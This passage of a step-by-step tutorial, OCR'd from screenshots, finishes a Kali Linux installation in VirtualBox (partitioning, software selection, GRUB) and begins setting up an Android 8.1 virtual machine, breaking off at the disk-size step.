
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes

▽ SCSI1 (0,0,0) (sda) - 21.5 GB ATA VBOX HARDDISK

```
>    #1   primary    20.4 GB    f   ext4      /
>    #5   logical     1.0 GB    f   swap      swap
```

Undo changes to partitions
Finish partitioning and write changes to disk

20. Choose the selection for options **Yes** and then click **Continue** and then waiting for the installing changes process take 1-2 minutes to complete the.



Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:
  SCSI1 (0,0,0) (sda)


The following partitions are going to be formatted:
  partition #1 of SCSI1 (0,0,0) (sda) as ext4
  partition #5 of SCSI1 (0,0,0) (sda) as swap

Write the changes to disks?

○ No

● Yes

21. Leave everything as default and press **Continue.**



Software selection


At the moment, only the core of the system is installed. The default selections below will install Kali Linux with its standard desktop environment and the default tools.

You can customize it by choosing a different desktop environment or a different collection of tools.

Choose software to install:

☑ Desktop environment [selecting this item has no effect]
☑ ... Xfce (Kali's default desktop environment)
☐ ... GNOME
☐ ... KDE Plasma
☑ Collection of tools [selecting this item has no effect]
☑ ... top10 -- the 10 most popular tools
☑ ... default -- recommended tools (available in the live system)
☐ ... large -- default selection plus additional tools

22. Next, select the options "**Yes**" at figure below to installing the **GRUB boot loader**.




Install the GRUB boot loader

It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to your primary drive (UEFI partition/boot record).

Warning: If your computer has another operating system that the installer failed to detect, this will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.

Install the GRUB boot loader to your primary drive?

○ No
● Yes



Install the GRUB boot loader


You need to make the newly installed system bootable, by installing the GRUB boot loader on a bootable device. The usual way to do this is to install GRUB to your primary drive (UEFI partition/boot record). You may instead install GRUB to a different drive (or partition), or to removable media.

Device for boot loader installation:

Enter device manually

/dev/sda (ata-VBOX_HARDDISK_VB3ad8fa8e-18ab04c2)

23. The figure below is show the installation have been completed and then click Continue to launch the Kali Linux OS.




Finish the installation

Installation complete


Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.

24. Done set up the Kali Linux and the kali linux interfaces is shown at figure below.




c) ANDROID EMULATOR OS

1. Launch Virtual Box and Click **New** in the dialog box to create new OS.



2. Insert the **name** of the OS “Android OS” and select the Linux under the **type** and the **version** choose Other Linux (64 bit)


Create Virtual Machine

Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.


Name: Andorid 8.1

Machine Folder: C:\Users\User\VirtualBox VMs

Type: Linux

Version: Other Linux (64-bit)

3. Select **4096MB** of RAM which stands for 4GB and click **Next**.




Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **512** MB.

4096 MB

4. Select **Create a virtual hard drive** and click **Create**.



Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.


○ Do not add a virtual hard disk

● Create a virtual hard disk now

○ Use an existing virtual hard disk file

Windows XP.vdi (Normal, 10.00 GB)

5. Select **VDI** and click **Next.**



Create Virtual Hard Disk

Hard disk file type


Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.

● VDI (VirtualBox Disk Image)

○ VHD (Virtual Hard Disk)

○ VMDK (Virtual Machine Disk)

6. Select **Dynamically allocated** and then click **Next**.



Create Virtual Hard Disk

Storage on physical hard disk

Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).


A **dynamically allocated** hard disk file will only use space on your physical hard disk as it fills up (up to a maximum **fixed size**), although it will not shrink again automatically when space on it is freed.

A **fixed size** hard disk file may take longer to create on some systems but is often faster to use.

● Dynamically allocated

○ Fixed size

7. Select **20GB** for the storage size of this OS and then click **Create**.



Create Virtual Hard Disk

File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.

C:\Users\User\VirtualBox VMs\Andorid 8.1\Andorid 8.1


Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

40.00 GB

